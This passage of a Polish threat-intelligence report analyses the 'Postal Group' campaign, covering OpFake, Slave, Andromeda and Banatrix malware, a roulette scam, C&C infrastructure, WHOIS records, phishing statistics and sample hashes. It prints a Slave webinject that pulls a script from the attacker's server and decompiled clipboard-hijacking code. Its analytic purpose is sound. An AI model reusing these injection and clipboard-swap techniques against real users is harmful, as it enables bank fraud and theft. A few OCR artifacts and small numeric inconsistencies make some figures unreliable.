- pl.bzwbk.bzwbk24
- eu.eleader.mobilebanking.ui.access
- eu.eleader.mobilebanking.raiffeisen
- eu.eleader.mobilebanking.invest
- pl.eurobank
- com.grppl.android.shell.CMBlloydsTSB73
- com.lloydsbank.businessmobile
- com.grppl.android.shell.halifax
- com.htsu.hsbcpersonalbanking
- com.barclays.android.barclaysmobilebanking
- com.barclays.bmb.ui
- com.rbs.mobile.android.ubr
- com.rbs.mobile.android.ubn
- com.rbs.mobile.android.natwest
- com.rbs.mobile.android.natwestbandc
- com.rbs.mobile.android.natwestoffshore
- uk.co.santander.santanderUK
- uk.co.santander.businessUK
- uk.co.santander.mobile
- co.uk.Nationwide.Mobile
- uk.co.northernbank.android.tribank
- com.trifork.android.tribank
- com.grppl.android.shell.BOS
- uk.co.bankofscotland.businessbank
- com.monitise.coop
- com.ubs.swidKXJ.android
- com.bankofireland.mobilebanking
- com.mcom.MobileBanking
- uk.co.tsb.mobilebank

Warto zauważyć, że w przypadku tej aplikacji, atakujący nie potrzebują współdziałającego złośliwego oprogramowania na komputerze aby dokonać transferu środków z kont ofiar. Przejmu-

jąc kontrolę nad wiadomościami użytkownika, mają dostęp do haseł jednorazowych opartych na SMS. Korzystając z techniki przesłonięcia aplikacji (ang. *application overlay*), mogą również nakłonić użytkownika do przesłania loginu i hasła. W ten sposób, atakując sam telefon zyskują niemal pełną kontrolę nad kontem bankowym.

Jednakże od wydania Android KitKat użytkownicy mogą już zobaczyć wszystkie przychodzące wiadomości, o ile trojan bankowy nie zostanie ustawiony jako główna aplikacja do wysyłania SMS-ów. Ponadto od wydania Android Lollipop wywołanie API `getRunningTasks` jest ograniczone, a także skutki implementacji przez OpFake techniki przesłonięcia aplikacji zostały skutecznie zminimalizowane.

3.5. Slave

Slave to stosunkowo prosty trojan bankowy, który wstrzykuje kod JavaScript do strony bankowości internetowej, zanim zostanie ona wyświetlona przez przeglądarkę. Przykład takiego webinjectu przedstawiono na listingu kodu źródłowego 2.

```
1  {
2    "pre": "</title>",
3    "post": "<",
4    "target": "*.pekao24.pl*",
5    "inj": "<script type=\"text/javascript\" src=\"//www.gtagmanager.com/js/get.php?
         key=vTeJ5ZEbXaB7jNU3iDC5&id=4\"></script>"
6  }
```

Listing 2: Przykład webinjectu Slave

Te webinjecty zostały pobrane z serwera C&C, który był zlokalizowany na trzech różnych domenach:

- `bizzanalytics.com`
- `gtagmanager.com`
- `wholetdiedogsout.com`
- `mymotherhascome.com`

URI na które łączy się Slave to `/info.php?key=[(część) adresu BTC]`. Nie wiemy dokładnie jaki jest związek między adresami BTC i odebranymi webinjectami, ale niektóre z adresów Bitcoinowych posiadają znaczne środki. Jeden z nich ma ponad 133 Bitcoiny (30 000 Euro). Jak widać domeny C&C i domeny skryptów webinjectów są takie same.

```
strcmp_r = strcmp("12gjiE82BaQA1rEnayDZcaTXrtYsoXfbB8", Memory);
if ( strcmp_r )
  strcmp_r = -(strcmp_r < 0) | 1;
if ( strcmp_r && sub_401CB0(Memory) )
{
  memory_lock = GlobalAlloc(0x2002u, 0x23u);
  btc_address = (char *)GlobalLock(memory_lock);
  strcpy_s(btc_address, 0x23u, "12gjiE82BaQA1rEnayDZcaTXrtYsoXfbB8");
  GlobalUnlock(memory_lock);
  if ( OpenClipboard(0) )
  {
    EmptyClipboard();
    SetClipboardData(1u, btc_address);
  }
}
free(Memory);
```

Rysunek 8: Kod podmieniający adres BTC w schowku


Slave także monitoruje schowek w celu znalezienia i podmiany adresu Bitcoin na adres wpisany przez atakującego. Kod ten jest pokazany na rysunku 8. Czasem zastąpiony adres jest taki sam jak adres w URLu C&C, jednak często jest inny.

Adresy bitcoinowe (lub ich części) które byliśmy w stanie odnaleźć w URLach C&C to:

- `1NoKsR7jcTTufgrvh6zyvyJmL2z73aQXQP`
- `18dfcnDfeCEpxJLBipBaW5PYLMgSuh7mYx`
- `DxoKI4EEMZwJGIw5SUxMCIHBQRKA4U`
- `hQEMAwWjOozTqt1iAQgAjYKm8wz7gq5`
- `19MVRWRQoBA8ZaFbDEjwS9`
- `vTeJ5ZEbXaB7jNU3iDC5`
- `BaW5PYLMgSuh7mYx`

Niektóre wersje Slave'a usuwały nagłówki Content Security Policy, stosowane przez niektóre banki do wykrywania skryptów wstrzykniętych z zewnętrznych domen. Po wycięciu nagłówka CSP, przeglądarka nie wykrywa żadnych dołączonych skryptów JavaScript i bank nie dostaje informacji o szkodliwych webinjectach.

Slave był prawie zawsze rozpowszechniany za pomocą droppera bota Andromeda (patrz 3.7).



Rysunek 9: Schemat dystrybucji Slave'a

Dodatkowe informacje o złośliwym oprogramowaniu Slave można znaleźć w raporcie F5: `https://devcentral.f5.com/articles/slave-malware-analysis`.

3.6. Przekręty z ruletką

Istnieje pewien znany sposób oszustwa bazujący na wadliwej technice oszukiwania w grze w ruletkę. Należy według niego obstawić tylko jeden kolor zaczynając od zakładu za 1 dolara. Na-

stępnie, jeśli wypadnie obstawiony kolor - gracz wygrywa 2 dolary. Jeśli nie jest, należy podwoić swój zakład. W ten sposób, jeśli gracz wygra w dowolnym z zakładów, wciąż wygra 1 dolara więcej niż wszystkie pieniądze które zainwestował, po prostu dlatego, że dla każdego $n \geq 0$:


$$2^{n+1} - \sum_{i=0}^{n} 2^i = 1$$

Jednakże istnieją dwa główne problemy z tym sposobem gry. Pierwszym z nich jest to, że 2^n rośnie bardzo szybko. W drugim zakładzie trzeba mieć 3 dolary w celu obstawienia obu zakładów. W 10. zakładzie, trzeba już mieć 1023 USD. Nawet jeśli gracz miałby tak dużo pieniędzy i chciałby je postawić, wszystkie ruletki mają zielone pola 0 (czasami nawet dodatkowe zielone pole 00). Co oznacza, że prawdopodobieństwo, że wygra obstawiony kolor nie jest $\frac{1}{2}$, a raczej $\frac{18}{37} \approx 0.486$. Zasoby naszego portfela także są ograniczone. Załóżmy, że gracz jest gotów założyć się w tym systemie o nieco ponad 1 mln dolarów. Oznacza to, że zamiast zawsze wygrywać jednego dolara, wygra średnio:

$$E[X] = 1 \cdot \frac{18}{37} + 1 \cdot \left(\frac{19}{37}\right) \cdot \frac{18}{37} + \ldots + 1 \cdot \left(\frac{19}{37}\right)^{19} \cdot \frac{18}{37} - 1048575 \cdot \left(\frac{19}{37}\right)^{20} \approx -0.705[\text{USD}]$$

A to z kolei oznacza że, jak zawsze, tylko kasyno wygrywa. Ale, może ono też podzielić się wygraną z przestępcami...

Technika ta jest reklamowana jako pewny sposób na wygraną i metoda, która pozwala zarobić dużo pieniędzy z domu. Grupa Pocztowa skierowała ten atak przede wszystkim na pozostające w domach matki. Grupа zarabiała pieniądze, ponieważ rozsyłała linki do programów partnerskich kasyn. Programy te wynagradzają osoby, które mogą przyciągnąć do kasyn nowych użytkowników. Dlatego dostarczając linki do programów partnerskich, napastnicy zarabiali pieniądze, które można było w łatwy sposób wyprać wykorzystując do tego to samo kasyno. Rysunek 10 przedstawia dwie z takich stron, jedną w języku angielskim i jedną w języku rosyjskim.



МЕТОД, ИЗМЕНИВШИЙ МОЮ ЖИЗНЬ

Возможность получать стабильный доход, не выходя из дома, стала доступнее, чем когда-либо!
Это просто, это легально, это быстро!

elenatitova78@mail.com

Здравствуйте,
меня зовут Елена . У меня есть трое чудесных сыновей, но, к несчастью, мой муж погиб в автомобильной аварии пять лет назад.
До того, как произошла эта трагедия, я работала в качестве разработчика сайтов для сообщества онлайн-игр.
Мы хорошо жили и ни в чем не нуждались;
мой муж любил возиться с нашими сыновьями, играл с ними, готовил для них, дети знали, что папа всегда рядом и готов прийти на помощь. Я была счастливой мамой и женой, и самое главное – нам удавалось проводить время вместе. Но потом случилась беда - она свалилась, как снег на голову.
Я и представить не могла, что в одночасье потеряю любовь всей своей жизни…!

THE METHOD THAT CHANGED MY LIFE

Making steady income from home is easier than ever.
It's simple! It's legal! It's quick!

michelleclarke76@mail.com

Hi,
My Name is Michelle . I have three beautiful boys and unfortunately I lost my husband in a car accident five years ago.
Before my tragedy happened, I used to work as a web developer in an online gaming company.
Life was good; we had a nice income coming in.
The kids were happy having their daddy around, helping them, playing with them, and cooking their favorite food.
I was happy having all "Mom" duties sorted out, and most important thing, we had the weekends for traveling and spending time together as a family.
But then it happened, out of the blue, Love of My Life is Gone!

Rysunek 10: Strony z przekrętami związanymi z kasynami

3.7. Inny malware

Możemy powiązać inne rodziny złośliwego oprogramowania z Grupą Pocztową. Niezależnie od tego, czy były one używane jako droppery (Andromeda) czy posiadają podobieństwa w budowie (Banatrix, Hesperbot), uważamy że miały one powiązania prowadzące do Grupy Pocztowej. Oczywiście, w niektórych przypadkach może to oznaczać, że Grupa Pocztowa zleciła napisane malware'u.

3.7.1. Andromeda

Andromeda to bot, który był wykorzystywany głównie jako dropper dla bardziej złożonego złośliwego oprogramowania (jak np. Slave). Wysyła również atakującemu pewne informacje o zainfekowanym systemie. Poza tym, że służy do dostarczenia innego złośliwego oprogramowania, Andromeda posiada również następujące funkcje:

- Przechwytuje wszystkie żądania POST wysłane przez dowolną przeglądarkę. Pozwala to atakującym przechwycić hasła i loginy, które użytkownik wprowadza.
- Ukrywa się w systemie używając rootkita uruchamianego z prawami danego użytkownika.
- Socks proxy – aby pozwolić atakującemu na wykorzystanie maszyny jako aninimizującego proxy.

3.7.2. Banatrix

Banatrix został szczegółowo opisany w kilku postach na naszym blogu, zwłaszcza w "Banatrix – szczegóły techniczne". Jednak dzieli on ze Slave podobne nazewnictwo mutexów, fascynację Bitcoinami i podmianę numerów IBAN.

Wczesne wersje Slave były wykorzystywane do podmiany dowolnego numeru konta bankowego znalezionego w treści żądania. Ponadto, Slave wykorzystuje mutex o nazwie `__NTDLL_CORE__`, a Banatrix używana mutexu o nazwie `__NTDLL_CORE__[processID]` w celu zainfekowania wielu procesów przeglądarki. Zarówno Banatrix jak i Slave były ukierunkowane na polskie banki i używały polskich kont bankowych przy podmianie numeru. Chociaż możemy łatwo powiązać Slave z Grupą Pocztową, Banatrix nie korzystał ze złośliwego zakresu adresów IP, a zamiast tego używał `AS52173`.

3.7.3. Hesperbot

ESET w swoim raporcie o TorrentLockerze wiąże ten malware z poprzednim Hesperbotem. Chociaż nie analizowali Hesperbota i jego powiązań z Grupą Pocztową, odnotowujemy tutaj ten fakt dla pełnej informacji.

Malware OpFake Android łączył się do domeny `sub-host-peer.net` (IP: `185.18.52.176`). Jedna z zapasowych domen – `dynayo-rooxo-gabtype.net` – również rozwiązywała się na ten adres IP od początku sierpnia 2015r. Obie z tych domen były zarejestrowane przy użyciu następujących informacji:

```
Registrant Name: Smen Volozin
Registrant Organization: Private Person
Registrant Street: ul. nekrasova, 9, kv. 53
Registrant City: Pskov
Registrant State/Province: Pskov
Registrant Postal Code: 180000
Registrant Country: RU
Registrant Phone: +79816845362
Registrant Email: volozin.semen@yandex.ru
```

Korzystając z nich wyszukaliśmy nastepujące domeny zarejestrowane na tą samą osobę:

- `mixpornotube.net (registered since 4th of August, 2014)`
- `varetz.net (registered since 4th of August, 2014)`
- `androidflv.net (registered since 4th of August, 2014)`
- `inter-host-media.in (registered since 4th of August, 2014)`
- `mini0pera.info (registered since 5th of August, 2014)`
- `androidbrowser.biz (registered since 5th of August, 2014)`
- `porno18teens.net (registered since 5th of August, 2014)`
- `porno18teens.com (registered since 5th of August, 2014)`
- `privateswingerclub.net (registered since 20th of August, 2014)`
- `crossfit-air.net (registered since 20th of April, 2015)`

Domeny `mini0pera.org` i `androidbrowser.org` były użyte w kodzie JavaScript w phishingach na Pocztę Polską (zobacz 3.1). Nie jesteśmy jednak w stanie połączyć domen z powyższej listy z jakąkolwiek złośliwą działalnością.

4.1. Złośliwe zakresy IP

Jeśli rozpoczniemy śledzenie od `pocztapolska.biz` – domeny wykorzystanej w oryginalnym ataku phishingowym – rozwiązywała się ona na `46.161.30.225`, czyli ten sam adres IP jaki był używany dla poniższych domen:

- `wholetdiedogsout.com (registered since 7th of May, 2015)`

- `bounaromnabouna.org (registered since 18th of August, 2015)`

Pierwsza z domen to serwer C&C złośliwego oprogramowania Slave, które było dystrybuowane poprzez phishing.

IP `46.161.30.225` należy do jednego z najciekawszych zakresów IP, jakie kiedykolwiek widzieliśmy:

```
inetnum:        46.161.30.0 - 46.161.30.255
netname:        KolosokIvan-net
descr:          Net for customer ID 12510
country:        RU
admin-c:        KI811-RIPE
tech-c:         KI811-RIPE
status:         ASSIGNED PA
mnt-by:         MNT-PIN
mnt-routes:     ISPSYSTEM-MNT
mnt-by:         MNT-PINSUPPORT
created:        2013-09-04T08:54:41Z
last-modified:  2015-08-27T14:50:47Z

person:         Kolosok Ivan
address:        ul Lenina 19-56
phone:          +380766553642
nic-hdl:        KI811-RIPE
mnt-by:         KolosokIvan
created:        2013-08-30T14:33:05Z
last-modified:  2013-08-30T14:33:05Z
```

Ten zakres adresów IP był wykorzystywany przez Grupę Pocztową wyłącznie w ich atakach phishingowych. Możemy podzielić go na kilka grup pod względem zakresu IP i nazw domenowych:

- Domeny związane z atakami phishingowymi na poczty i podobnymi (zobacz 3.1). Używane zakresy IP to `46.161.30.10` – `46.161.30.15`, `46.161.30.200` – `46.161.30.203` i `46.161.30.220` – `46.161.30.225` z następującymi przykładami domen:
  - `getyourpostrack.net`
  - `drivewarning.org`
  - `trackthingnotice.com`
  - `carefuldrive.net`
  - `poczta-sledzenie.com`
  - `polska-poczta.com`
  - `polskapoczta.net`
  - `poczta-polska.info`
  - `correosportal24.com`
  - `correos-portal.net`
  - `au-violation.org`
- Serwery C&C złośliwego oprogramowania:

  - wholetdiedogsout.com (46.161.30.225) – Slave
  - tweeter-stat.ru (46.161.30.16) – TorrentLocker
  - walkingdead32.ru (46.161.30.17) – TorrentLocker

- Exploit kity hostowane na poddomenach legalnych domen, które zostały tam umieszczone przy wykorzystaniu skompromitowanych kont afraid.org (zakres 46.161.30.1 – 46.161.30.40) z następującymi przykładami domen:

  - firaridole.ecocentronatal.com.br
  - cihuyuvubo.redcarpetaffairs.co.uk
  - haseyetehu.yerkopetricic.cl
  - fewemuveba.darwinblocks.com.au
  - vabavimune.deks-bud.pl
  - wiwoticeyo.ofertasnz.com.br
  - jeyejogeye.rawmilkcanada.ca
  - zergsased.nearys.co.uk
  - sejehepowa.descaracterizacao.com.br
  - waxelokofo.cantamariaexpresso.com.br
  - cirupopupe.banque.tw
  - hipovahaku.emall.kz
  - pipolifoho.cosmic.al
  - lobukehali.bazarjesus.pt
  - velonujuyi.mysystem.ec

- Oszustwa związane z kasynami, oparte na rzekomych skutecznych metodach wygrania w ruletkę, ukierunkowane głównie na matki, które chciałyby pracować z domu (zobacz 3.6). Wykorzystany zakres adresów IP to 46.161.30.4 – 46.161.30.7 z następującymi przykładami domen:

  - mom-soldi-home-blog.com
  - mamaprofitwork.com
  - systememichelle-revenu.com
  - elena-home-work.com
  - systememichellerevenu.com
  - einkommenhausmichelle.com
  - mom-michelle-successo.com
  - my-profit-method.com

- Nazwy domen związane z branżą farmaceutyczną. Wszytskie rozwiązywały się na adres IP 46.161.30.226 z następującymi przykładami domen:

  - webrxtopstore.com
  - bestomedoshopo.com
  - storerxweb.ru
  - bluerxproduct.com
  - rxwebstore.ru
  - rxmartonline.ru
  - freebonusrx.com

- Domeny związane z pornografią. Wykorzystane zakresy adresów IP to 46.161.30.9, 46.161.30.16 – 46.161.30.20 i 46.161.30.205 z następującymi przykładami domen:

  - 18pretty.net
  - hentailake.com
  - amour-angels.pw
  - grouphookupdate.com
  - mega-fuckbook.com
  - ihookup-tonight.com

- Zakres 46.161.30.44 – 46.161.30.199 pozostał w większości niewykorzystany.

Podczas phishingowych kampanii pocztowych, bez względu na kraj będący celem, zostały wykorzystane spójne schematy budowy URLi. Miały one jedną z poniższych form:

```
http://[domain name]/[5-8 random chars].php?id=[e-mail, base64 encoded]
http://[domain name]/system/logs/[5-8 random chars].php?id=[e-mail]
http://[domain name]/system/logs/[5-8 random chars].php?action=unsubscribe
```

Ostatnie dwa były wykorzystywane jeśli domena została zhakowana, a pierwszy gdy Grupa Pocztowa kupiła daną domenę. Wymienione powyżej domeny były stosowane głównie jako domeny nadawców wiadomości w celu podszycia się pod legalne domeny wybranego urzędu pocztowego lub Australian Federal Police (AFP).

4.2. Systemy autonomiczne i dostawcy hostingu

Niektóre z wyżej wymienionych domen znajdowały się w pewnym momencie na różnych adresach IP, głównie rosyjskich, dostawców hostingu. Tak więc zakres IP wspomniany powyżej, nie był jedynym używanym przez atakujących. Na przykład domena C&C Slave – wholetdiedogsout.com – rozwiązywała się na następujące adresy IP:

- 46.151.53.40 (AS61214)
- 46.161.30.225
- 109.68.190.175 (AS52201)

AS61214 jest znany z hostowania serwerów C&C wielu typów złośliwego oprogramowania, przygotowanych akcji oszustw i jest często wykorzystywany przez spamerów. Ostatni adres, 109.68.190.175 hostował również następujące domeny związane z phishingiem skierowanym na australijską pocztę (zobacz 3.1):

- auspost24.net
- auspost-track24.net
- mail.auspost24.net
- mail.auspost-track24.net

Co więcej, jest to również adres IP serwera C&C BetaBota umieszczonego na domenie bounaromnabouna.c


Inny ciekawy AS to AS6698 (SPD Solomaha Yuriy Vladimirovich). To tu znajdował się adres IP 176.97.116.164 dla niektórych C&C Slave'a. Jest to również miejsce, w którym zostały umieszczone niektóre wykonywalne pliki złośliwego oprogramowania. Domeny, które były rozwiązywane na adres IP to:

- mymotherhascome.com
- gtagmanager.com
- bounaromnabouna.org

Dzięki Logical Trust, mogliśmy przeanalizować dane statystyczne dotyczące kampanii phishingowych, które podszywały się pod Pocztę Polską. Otrzymaliśmy statystyki z trzech różnych serwerów, dokumentujące jedną polską kampanię phishingową, która miała miejsce w drugiej połowie sierpnia 2015. Poniżej prezentujemy połączone statystyki z wszystkich trzech serwerów.


- Interakcje ze stroną: 15416 unikalnych adresów IP,
- Liczba osób jaka ściągneła złośliwe oprogramowanie: 6388 adresów IP.

Oznacza to, że 41.4% osób pobrało złośliwe oprogramowanie w tej kampanii phishingowej. To bardzo wysoki wskaźnik sukcesu. Nie wiemy jednak, ile z tych osób w rzeczywistości się nim zainfekowało.



Rysunek 11: Statystyki per kraj

Na rysunku 11 widać jak wielu użytkowników z różnych krajów wyświetliło stronę z phishingiem i pobrało złośliwe oprogramowanie. Ponieważ kampania ta była ukierunkowana na polskich użytkowników, wykres oczywiście przedstawia znaczną część ruchu pochodzącego z Polski. Kampania ta była również ukierunkowana na dwa systemy operacyjne – Android i Windows. Rysunek 12 przedstawia, ilu użytkowników różnych systemów operacyjnych i przeglądarek wyświetliło stronę phishingową i pobrało złośliwe oprogramowanie. Oczywiście, pobranie złośliwego oprogramowania nie oznacza, że użytkownik faktycznie się nim zaraził.



Rysunek 12: Statystyki wyświetleń z podziałem na przeglądarkę i system operacyjny

Ofiary ataku z podziałem na system operacyjny			
System operacyjny	Wyświetlenia	Pobrania	Procent pobrań
Windows 7	6408	2624	40.9%
Windows XP	2244	832	37.0%
Windows 8.1	1786	770	43.1%
Windows Vista	549	236	43.0%
Windows 8	289	112	38.7%
Android 4.4.2	401	233	52.8%
Android 4.4.4	292	179	61.3%
Android 5.0.2	212	149	70.3%
Android 5.0	189	120	63.5%

Ofiary ataku z podziałem na przeglądarkę			
Przeglądarka	Wyświetlenia	Pobrania	Procent pobrań
Chrome Dev 44	3857	1613	41.8%
Firefox 40	3670	1518	22.7%
Mobile browser	1872	981	52.4%
Firefox 39	1419	508	35.8%
Internet Explorer 11	1320	547	41.4%
Safari	702	243	34.6%
Opera 31	524	236	45.0%

A.1. Android

- com.android.system
  - b566239fc3854276619d7c0c157b837fcda02b6878014549f524de4c89f57b37
- com.plpochta.app
  - 3ab0beaf860e12b318f97dfdc629c066e71b0891e1bfd92473db82b86cc93012
- com.mailpl.apps.pl
  - 7cdf57eca5220399c45ddb92eed4bf1ac879ef4dbf150cba190b546b77b50357
  - 07f29192a339791a997c1a58ba58fa24dff31a60924110a610ed04cd691dac80

A.2. Windows

- TorrentLocker / Crypt0locker
  - 9d7dbb4de40e0ef8867500988653cea03fa89a0c62dcc56a3739327f8a24d504
  - 94a4809a3ba8d40407c7d1f0cfc0b84446fa417a624043bb621879b42832108c
  - 9eb68bd28de11fdfb397ba67605c3924d8d32e2ee5473209311ca608f212d4c2
  - 91d8acd8f3c89b92c39ace385a67ac992fae5e56cf8f8c73b8b02e4e4c58deff
  - f9f7b0b949c1206c15b9f94702efb6d728988d4ae350748aa481cbf621136260
  - df87eac90c5f3f04ccf2e38b38c196a00a6c3b225d790bab1cc97fb6c6ef67a1
- Slave
  - 85cf88e113429393b4f0a4984f45dc0fb97e2a24b3c96f656607abe139504648
  - bcb7677cfe84ee85418c018f4fb13811637f05bc1234a9dd5e9be15d13a113ff
- Banatrix
  - 7c4d4e98601b2ae11c4a27299ded2a15e635b317ef32f48f683da016ca77c1c9
  - 61763d147bfc3e5d414084435e0a2f4ac75d6101d9865f5171ca2bb089750c3d
  - 97ea009213e2d6ae53862f66cbc5ba64470a4e5057a59a05dbf7a9206123a4c1
  - 85740d8deee1cb968608a1e99a2c2e825eeb4a0d8e4df1f2f4a35cce6e8e15d3